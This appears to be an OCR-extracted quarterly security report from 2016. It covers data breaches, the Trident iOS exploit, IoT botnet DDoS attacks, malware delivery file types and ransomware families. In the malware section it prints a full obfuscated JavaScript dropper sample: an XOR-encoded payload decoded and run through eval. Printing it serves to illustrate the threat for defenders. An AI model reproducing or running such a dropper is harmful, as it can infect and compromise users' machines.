Q3 2016 Global Security Report

Each quarter, we release a Global Security Report that's tracked the threat landscape of the preceding three months. Once again, malware traffic expanded for the fourth straight quarter with our security team noting 5.7 billion messages containing malware. Though the popular distribution file types for malware shifted this quarter, the bulk of malware traffic remained to be from ransomware. Botnet distribution of malware also remained a popular conduit.

For the first time, the Web saw disruptions caused by DDoS attacks leveraged by botnets comprised primarily of IoT devices. (Business Email Compromise) BEC attacks leading to wire transfer fraud have persisted throughout the quarter. Data breaches, having already reached a fever pitch this year, remain a major concern for organizations across the globe.

Breaches

The third quarter gave way to some very noteworthy data breaches and hacking scandals, some even record-setting. The more noteworthy breaches include the one recently disclosed by Yahoo, the hack of DNC emails, stolen NSA hacking tools and even an iCloud account containing private pictures of the British royals.

One breach to rule them all: The biggest of all was the Yahoo breach disclosed in September. This came at a critical time for Yahoo as they were preparing for a major transaction with Verizon. The breach is believed to have exposed the credentials of 500 million users that could possibly have been compromised for years. Critics have come out to the public that Yahoo may have opted not to improve security in fear of taking a performance hit. Whether that is true or not, the trade off of convenience over security is a point of focus that often defines the state of data security for many organizations.

To avoid identity theft, Yahoo users should change their passwords immediately and monitor email and credit activity closely. And all netizens, whether their information was compromised in the hack or not, should make sure they are utilizing a password that is complex, lengthy and most importantly "unique" (e.g. not p@$$w0rd or your mother's maiden name followed by her birth year). Since we know that password reuse across multiple accounts is very common, Yahoo users need to also ensure that they are not using the same password they were using for their Yahoo account with other accounts as well.

Hackers wielding political influence: While it may never be truly settled who was responsible for the hack of the DNC emails, there is little doubt that it will have some impact on the current US election cycle. In July of this year, WikiLeaks posted 20,000 of the DNC's private emails. While this act could well be misconstrued as "hacktivism," there are other accusations that it may have been state-sponsored.

With so much information being stored digitally today, there is certainly more to come when it comes to cyberattacks affecting political events. Aside from the obvious political impact, there were also some unfortunate donors that had their social security and credit card information exposed. While credit cards can be cancelled, social security numbers are often used to commit identity fraud, which is something these people will now bear the burden of monitoring themselves for the foreseeable future.

NSA tools released: In mid-August, it was reported that some extremely powerful hacking tools created by the NSA had been posted online. These tools were far more advanced than the already effective tools currently available to anyone with a few bitcoins on the black market. Some former NSA workers have speculated that the leaked tools were the result of an accidental leak by an insider. These tools are believed to have been developed by the NSA, and while they do not represent the entire NSA arsenal by any means, they are reported to be highly advanced and contain multiple "zero-day" exploits. While these exploits will eventually be patched, the tools were available to any nation state or hacker willing to take advantage.

More iCloud Hacks: We certainly can't go long without news of a celebrity or public figure having their private photos posted online. This time it was Pippa Middleton (sister to the Duchess of Cambridge) who had her iCloud account hacked. The hacker made off with 3,000 of her personal photos and had quickly offered them for sale to a popular news site for £50,000. The trove of stolen photos contained private photos that included members of the UK royal family. A high court judge subsequently ruled that the photos shall be barred from publication. This type of event should serve as a reminder to replace any weak or shared passwords you may be using and to enable two factor authentication whenever it is offered.

Throughout the past three months, we have seen some very disturbing and impactful breaches. This trend will not stop any time soon as there is simply too much to gain for attackers willing to commit these acts. But keep in mind, for every earthshattering breach that you read about publicly there are thousands (if not millions) of attacks that are being successfully thwarted by security professionals around the globe. If it's not already, keeping customer's data secure should be a top priority for all enterprises. A determined hacker can be quite difficult to detect, but organizations need to commit to hardening themselves to these types of attacks by keeping security a top priority.

Events

More shocking revelations were revealed this quarter. The discovery and public outing of a previously unknown threat to iPhone users everywhere was a huge eye opener. More proof of concept hacks on smart cars could be the sign of things to come and what may be one of the largest DDoS attacks ever seen caused a major interruption for security blogger Brian Krebs.

In August, Apple released a security update for vulnerabilities that had been disclosed to them as a result of the recent discovery of a very advanced exploit chain-type malware. The malware some are now referring to as "Trident" used multiple "zero-day" exploits that could essentially jailbreak an iOS9 device, thus giving the attacker access to emails, texts, voice calls and the phones camera, microphone and location. This malware was discovered only after malicious links leading to the exploit were sent to a human rights defender in the UAE. There is no telling how many times this threat had been used in the time from its creation to until the time Apple patched the exploits, but was certainly greater than zero. It was later discovered that it had been created and presumably sold by NSO Group—a company that specializes in "cyber warfare."

Chinese hacking team KEEN claimed to have taken advantage of multiple vulnerabilities in the Tesla Model S software that allowed them to execute, what would be, the first successful remote exploit of a Tesla vehicle. They even posted a video of it on YouTube. Last year, hackers appeared to pull off a similar feat on a Jeep Cherokee. In both instances, the attackers were seemingly able to control various aspects of the vehicle's control system from a remote location. The KEEN team contacted Tesla and gave them time to patch the vulnerabilities prior to the team releasing any details about how they were able to compromise the vehicle.

According to a Computer World article, 75 percent of the world's cars will be connected to the Internet by the year 2020. As we transition to a *smarter* car society, we will likely see this become a battleground for hackers on some scale going forward.

In addition to cars and phones, in late September there was a record-setting DDoS attack being committed with a botnet of insecure/compromised IoT devices, such as home video cameras, routers and DVRs. The first attack was aimed at the website of security writer Brian Krebs. Many reports have that attack topping out at around 600Gbps and led to the website being shut down temporarily.


This came at a time when Krebs was writing a story on the DDoS for hire market. This made big headlines since it appeared that someone created a massive botnet of more than 150,000 IoT devices and were intent on using it for revenge. Just days later, hosting company OVH reported that they were being targeted with a similar attack at a magnitude of 1Tbps. As more IoT devices become connected and unless consumers start taking the time to install these devices more securely, this trend will only get worse.

Malware in all shapes and sizes

Long gone are the days for only having to look out for “obvious” malware in email attachments. These days, you never know what form a virus might come in or what new exploit it may be using. This sort of onslaught with new techniques and file types can throw some users for a loop or fly under their personal radar of things they should or shouldn’t be clicking.

Teaching a user to avoid clicking zipped .exe files from an email should be a best-practice, but these days you have all sorts of file types being used and abused that can come in a number or archived formats. Some of the most common malware we see these days comes in formats the majority of average users are unaware of.
This quarter, the three primary file formats for malware distribution have been JavaScript (.js), Windows Script Files (.wsf) and Macro enabled documents (.doc and .xls). Word Documents and Excel sheets are something most users in a business environment will encounter every day. Microsoft Office Documents are the second most popular attachments users send, second only to PDFs. But most users may not be aware of the dangers that are present with Office documents that contain macros. These macros are essentially a program written in to the document that can be executed and infect the machine.

With the familiarity people have working with these documents, it presents a real danger if users click these attachments from unknown sources. They often mistakenly believe if it comes in a Word or Excel document, it must be safe. And unfortunately, just a few misguided clicks can cause a disastrous infection. Fortunately, Microsoft disables macros by default. However, if macros haven’t been blocked by a registry edit or group policy, users can run them with a single click. And often the malware will even have a note informing the user they must enable editing to view the document further. When in reality, the enable button will run the actual malware payload.



The two other popular file formats we have been seeing this quarter account for the vast majority of the malware traffic are JavaScript (.JS) and Windows Script File (.WSF) formats. While these are technically two different file types, they are very similar in that they both use a built-in feature in Microsoft Windows called the Windows Scripting Host.


The Windows Script Host is able to interpret the language format these are written in and execute the code natively. The main reason these file formats have been a popular over the past year is that the code they are written in can be heavily obfuscated in the attempt to bypass security products. This obfuscation can also be done dynamically and varied in the obfuscation process.

What often happens is that a single malware campaign will have the same end result when the code is executed, but the actual code and file structure has hundreds of variants in how it is written. The advantage of this is that the code can be bloated up in size or have so many hoops to jump through that it isn't readable by humans. However, the code's appearance or format ultimately doesn't matter, as long as it is properly executed. And that's what the malware authors care about.


```
var kcOBAINk = 'ABaxDOltY2';var yQikdJOZCCUmzi = '*\x0e-\x1a\x05\x19\x1cLy\x0fa`\x15\x1d7;NOT8\x277\x0f\x1b0&\x03\x1ayY\x0d
\x0e\x039\x12?D\x1d\x0bB\x09\x14\x043\x0e8\x0b9p\x12:OkXdoL\x028@a)-4&\x0e:\x04m\x12|bFDk\x13\x14Dnn9r\x00G\x187]\x10?z\x1
d:PM\x187\x5cFpt\x09bADw\x13\x14E8n9rXQ\x187\x5cF \x1a\x1d:PK\x187\x5cExn9rY$<~Z_i\x10<\x1e\x19Huz0\x0chQz.AXjk0\x0chT\x1d:
Q\x1dp\x13\x14EmWt\x1e\x19I!\x13\x14Da\x04\x1d:QA\x187\x5cGlec\x1e\x19I\x27\x13\x14D?gg\x04*Mf\x13\x14D8\x0d\x1d:SO\x187]C\
x05Jq&/$<}[^\x05Jp$]+\x187]A \x0b\x1d:Q\x1cat8(!\x03\x27\x1e\x19Iw}C(!\x03\x27d8$<~XI\x19\x5cabYU\x187]E\x05Jq I$<\x7fY\x01
wn9sV$<\x7fU>\x05Jqv=\x00u\x7fR\x002\x12aqL$<~\x0d(!\x02"s=\x00t}\x17A!n9r\x04S\x187\x5cB\x16AabRL\x187]F\x05Jq\x27O$<~\x09
\x15zn9rU$<~UB\x05Jqp=\x00t|[Jtn9sW\x14}\x13\x14E<I*\x1e\x19M\x27oL(!\x02$\x1e\x19Irk\x00M\x05Jp{\x16L\x187]\x15\x05Jqv@$<~
\x0e(!\x03vkK7\x187]D\x05Jq&V$<z\x0fH~\x1c22\x0d\x110gNTy\x10hylrdoLT0Taj\x08*4\x07:\x11\x12x6%,XyrLV{\x1ba9lrdoLTy\x12ab6\
x12\x08\x03$$1b\x0b\x0b\x195drLVwW9\x27CCIELTy\x12<b\x04\x147*L\x0fT8abAXdoLT\x0eX\x0d\x0e)(,\x1f&=!\x7fa\x7fAZj?\x08\x12{\
x09LHAXdo\x11OT8abAX" \x1eTqD 0A\x1d !\x18>y\x0farZX!+\x02\x00\x13\x12}b\x0a4\x08--")\x06o.\x04\x16#;\x04OyW%,\x152odET"?Kb
AXdoLTyD 0A\x0e\x06&<-\x08c6\x05\x07\x1e\x0d<69y\x0fa,\x04\x0fd\x0e\x0f\x000D$\x1a.\x1a.*\x0f\x00q\x10\x16\x11\x02\x0a-?\x1
8Z\x0aZ$.\x0dZmta~y\x12abAXdo*:4K/(\x0a\x0b37:3\x00\x12|b\x17:-\x1f5%\x08E\x06$\x0717\x15!Z\x1cJ1#\x0f\x1c\x01!\x1a\x1d+]//
\x04\x160\x1c\x18\x060\x5c&1IZa\x1b)9\x09\x17ckASdm0({\x12jb,\x190\x27B\x066G/&II!wL^y\x7f 6\x09V6.\x02\x106_ikHXoo;\x1e\x1
5~\x09\x12\x09(\x0e\x06\x149b?KbAXdoLTyc\x0a;\x06)"6$.+{$b\x5cX".\x00\x07<\x09LHAXdoLTy\x12*\x0e-\x1a\x05\x19\x1cDy\x0fa,\x
04\x0fd\x0e\x0f\x000D$\x1a.\x1a.*\x0f\x00q\x10\x0c\x1195\x08}B,\x14~\x09\x165(ffWyS\x12abAXdoL\x1f\x15~#\x037\x08ta\x03\x1a
+W &\x18\x0b0.\x18\x11:Z ,\x06\x1ddrL\x12,\x5c"6\x08\x17*gET"?KbAXdoLTy\x12abA\x11"oD@y\x0f|b\x0a4\x08--")\x02o0\x04\x19 6?
\x008F$bG^d}\x5cDy\x0f|b\x0a4\x08--")\x02o1\x15\x190:\x1f]yILHAXdoLTy\x12abAXdoLT/S3b\x0a4\x08--")\x03a\x7fA\x16!8L5:F(4\x0
4 \x0b-\x06\x11:Fi` <\x0b\x0b.Z\x0aF3\x27\x00\x15ffWyS\x12abAXdoLTy\x12abAXd&\x0aTqY\x0d\x0e\x039\x12?]Z6B$,IQho\x078\x15P\
x00\x14\x11Ij;\x15\x04<\x12|bPTd$ 8;s\x172PV3=\x05\x00<\x1a*\x0e-\x1a\x05\x19\x1cDw`$1\x11\x17*<\x0966V8kMXq*_Te\x12*\x0e-\
x1a\x05\x19\x1cEwA(8\x04Qd4a~y\x12abAXdoLTy\x12abAXdoLT\x08y8%0\x1e=\x076\x06\x10Wa\x7fA\x0c6:\x09OT8abAXdoLTy\x12abAXdoLTy
\x12*\x0e-\x1a\x05\x19\x1cEwB.1\x08\x0c- \x02Td\x12qylrdoLTy\x12abAXdoLTy\x12abAX/\x03 \x16\x18d1sO\x0b%9\x09 6t(.\x04P\x02
\x01\x01\x0d7X*1\x16\x00\x12\x085Xy\x00hylrdoLTy\x12abAXdoLTy\x12abAX0=\x15T"?KbAXdoLTy\x12abAXdoLTy\x12abAXd9.\x1d\x09k\x1
0\x13\x16?")%\x07\x03\x7fo\x10\x14\x16l\x09"\x19 \x5c+)\x12\x0f<\x19+-u\x12pnAHmBfTy\x12abAXdoLTy\x12abAXdoL\x09yQ 6\x02\x1
0dg\x078\x15P\x00\x14\x11Jmo\x17\x09T8abAXdoLTy\x12abAXdo\x11yS\x12abAXdoLTy\x12abAXd$ 8;s\x172PV\x27#\x03\x07<\x1ahOkXdoLT
y\x12abAXd2a~y\x12abAXdo\x11OT8abAXdoLT-@8b\x1auNoLTy\x12abAXdoL\x028@a)\x027\x06\x0e%:2\x12|bF\x01%\x1c.\x0e\x08\x04\x27\x
14,\x1c\x0f\x0d\x15Sb?KbAXdoLTy\x12abA\x0e%=L\x0d\x08[*&+7\x1e\x0c/!4H(b\x5cX/\x03 \x16\x18d1v:\x1d !\x18>\x04\x09LHAXdoLTy
\x12abAX" \x1eTqD 0A:*\x17)\x026p\x08/\x19;\x0coQT{\x10mb.\x020\x186\x16\x12^\x07\x05\x182\x01\x19\x1bBy\x0farMX\x0b5\x18#\
x03P\x0a.\x27?=\x05)".\x05a\x7fAH\x7fo#\x0e-e\x1b *\x14\x02\x08\x15>\x1cd6tADd6=\x1d2V\x0b\x0d;;\x07\x1a\x01\x0e0\x1c-\x27\
x0f\x1f0\x27WT\x16H5\x15;\x1a\x0f#*3 x\x04\x14\x16NodET\x1b\x5c\x19\x07\x17\x17\x06\x06\x01\x0c\x1azai\x5cX\x17;\x1e\x1d7Uo
$\x13\x17)\x0c\x04\x15+q.&\x04P=\x1e\x05\x1f=x\x0e\x18";\x11"\x16\x1dwQ)#\x13;++\x095-\x1a\x0e8\x15/\x1e-\x27\x18\x1fu8\x08
$.3yET\x07\x12*!.:\x05\x06"\x1fwQ)#\x13;++\x095-\x1a\x0e8\x15/\x1e-\x27\x18\x1fu8\x08$.3xE]u\x12\x0e8\x15/\x1e-\x27\x18\x1f
u8\x08$.3xG_u\x12\x0e8\x15/\x1e-\x27\x18\x1fu8\x08$.3xLId\x12*!.:\x05\x06"\x1fw^$,\x06\x0c,oJRy\x1a\x0e8\x15/\x1e-\x27\x18\
x1fu8\x08$.3xLIy\x02hylrdoLTy\x12abAXdo\x078\x15P\x00\x14\x11Hj \x1c\x117\x1ac\x05$,fcLV1F52[WkmL_yp/\x1a$\x0e+\x0d%\x19!q\
x09bJXf`\x0b\x11-\x1c1*\x11G3\x18"\x15=C*&;\x1f\x1d\x05QVy\x19a\x0f\x00\x0c,a\x1e\x157V./IQddLV\x7fY$;\x5cZddL\x1f\x15~#\x0
37\x08|oGT0`1\x0a7\x1d\x0f\x05\x1b\x13\x14\x1ea$\x00\x147*EOT8abAXdoLTy\x12ab\x0a4\x08--")\x02o1\x04\x16 gEOT8abAXdoLT$\x12
"#\x15\x1b,oD\x1f\x15~#\x037\x08wfL\x0f$?KbAXdoLTy[\x27bI)\x0f6\x0b%?K\x09\x18\x131!fL\x0fT8abAXdoLTy\x12ab\x03\x0a!.\x07OT
8abAXdoLT$\x09LHAXdo\x11OT8<ylr/\x03 \x16\x18d1jCZmta~2~\x0d  .4gNR)V\x27\x7f\x272\x12\x01\x1e\x180S+`HC';for (var BnXEvoBI
mxCH = "", OztWZbKlFGyJEVw6 = 0, OztWZbKlFGyJEVw7 = 0; OztWZbKlFGyJEVw6 < yQikdJOZCCUmzi.length; OztWZbKlFGyJEVw6++) BnXEvo
BImxCH += String.fromCharCode(yQikdJOZCCUmzi.charCodeAt(OztWZbKlFGyJEVw6) ^ kcOBAINk.charCodeAt(OztWZbKlFGyJEVw7)), OztWZbK
lFGyJEVw7++, OztWZbKlFGyJEVw7 == kcOBAINk.length && (OztWZbKlFGyJEVw7 = 0);eval(BnXEvoBImxCH);
```

While .JS, .WSF and macro malware are certainly the most common malware file types we see these days, there are still some we see that are far less common. A rare type we saw this quarter was the .HTA file format.

The campaign delivered the Zepto ransomware using .HTA files and was written in a valid .HTA format using JavaScript. The eventual payload that it delivered was the Zepto ransomware. The .HTA files are essentially more script files that usually execute within the browser. The main advantage again to abusing this type of file formatting for malware is that pretty much most users in a business out there have a browser (just like most have the Windows Scripting Host and Microsoft office) and most have probably never heard of an .HTA file or the dangers associated with them.



The following is an example of a recent malware campaign that we quarantined as it was attempting to deliver a ransomware payload using the aforementioned .WSF file type. This message attempts to dupe users into opening the attachment under the false pretense that it contains tracking information for a recent delivery issue from DHL. This has been a popular social engineering tactic for some time now. Malware distributors also frequently pose as UPS and FedEx, as well. In all, we quarantined around 40,000 of these particular messages (which still pales in comparison to the sheer volume and vast array of message themes that we block 24/7).



With all of the above file types (and many not mentioned), it becomes more and more important to train users to be wary of *any* unexpected files. Just because something looks benign, it doesn't mean it is safe. While training users about extensions and file types is a great step, it's certainly not the only one to take and shouldn't be your only line of defense. Having protections in place that are able to keep up with malware trends both on the web and email can prevent the majority of bad things ever getting to your users. With systems in place to protect users as well as an informed and trained user base, you can have a more robust protection for an organization.

Ransomware

Ransomware has been talked about quite frequently over the past few years since CryptoLocker made waves back in 2013. It wasn't the first ransomware made, but the volume of infections and huge profit the attackers were making paved the way for ransomware to be a household name. This quarter isn't any different.

Ransomware was still extremely popular and there have been various versions with specific targets seen over the past few months. Locky and Zepto are still some of the reigning champs as far as volume goes, but a few others have also been seen lurking online.

Princess – The Princess ransomware stands out mostly due to its high ransom price and the pink tiara it boasts once you are infected. While some ransomware prices to unlock files may be significantly higher due to its target (tens of thousands sometimes), the usual asking price for most ransomware is around the $300 mark. Princess, however, has a starting price of around $1,800. If you're too slow to pay, that will double itself and cost around $3,600 (or six bitcoins) to get the key.

EduCrypt – EduCrypt was a small ransomware that was very different from any other malicious ransomware infections. This one was aimed at teaching users a lesson. Once the virus ran and encrypted files, it would let the user know that a key had been hidden on their computer and

they just needed to find it to get their files back and decrypt them. While it still holds your files hostage until you can find the key, it doesn't connect to a remote command server or require any money to be paid. The note that pops up has some often recommended advice of not downloading random things on the internet.

IoT Ransomware – The Internet of Things is quite the buzzword these days and is essentially used to describe hardware devices that have internet access. You can find everyday items with Internet capabilities all the time now, including washing machines, refrigerators, cameras, watches, etc. In the world or ransomware, hackers were able to demonstrate that they could successfully infect a thermostat with ransomware. This would allow an attacker to gain full control over the device and demand a ransom for the owner to get control back.

While this is a very specific situation with a certain model of a thermostat, it brings up a point that security researchers have been trying to bring to light: the Internet of Things can be a security nightmare. Many IoT devices are built with security being a secondary concern, and convenience being a primary. The issue is that many of these systems are really just tiny computers. They are still vulnerable to attacks even though they aren't being treated that way.

IoT devices are here to stay and will continue to grow in popularity. But with that, we will likely be seeing a trend of security flaws coming along with them unless manufacturers start to make security a main focus in the design process. Allowing unsecured devices with internet access on your network could spell bad news if it becomes compromised.

MarsJoke (Aka Polyglot) – The MarsJoke ransomware is the newest of the few listed above. This one is aimed at targeting government agencies and educational institutions. The attack has mainly been seen via links in email messages that lead to the malicious download. The government and education sectors, along with the medical sector, have become prime targets for ransomware. This is mainly due to the sometime enormous attack area (users, computers, and networks), the budget these organizations have access to for the ransom and the sensitivity of the data.


These industries are obviously in charge of some very important data, making a successful ransomware attack likely to pay off big time. Though researchers at Kaspersky were eventually able to release a decryption tool to defeat the current version of MarsJoke, we would not be surprised to see a MarsJoke 2.0 or something similar soon.

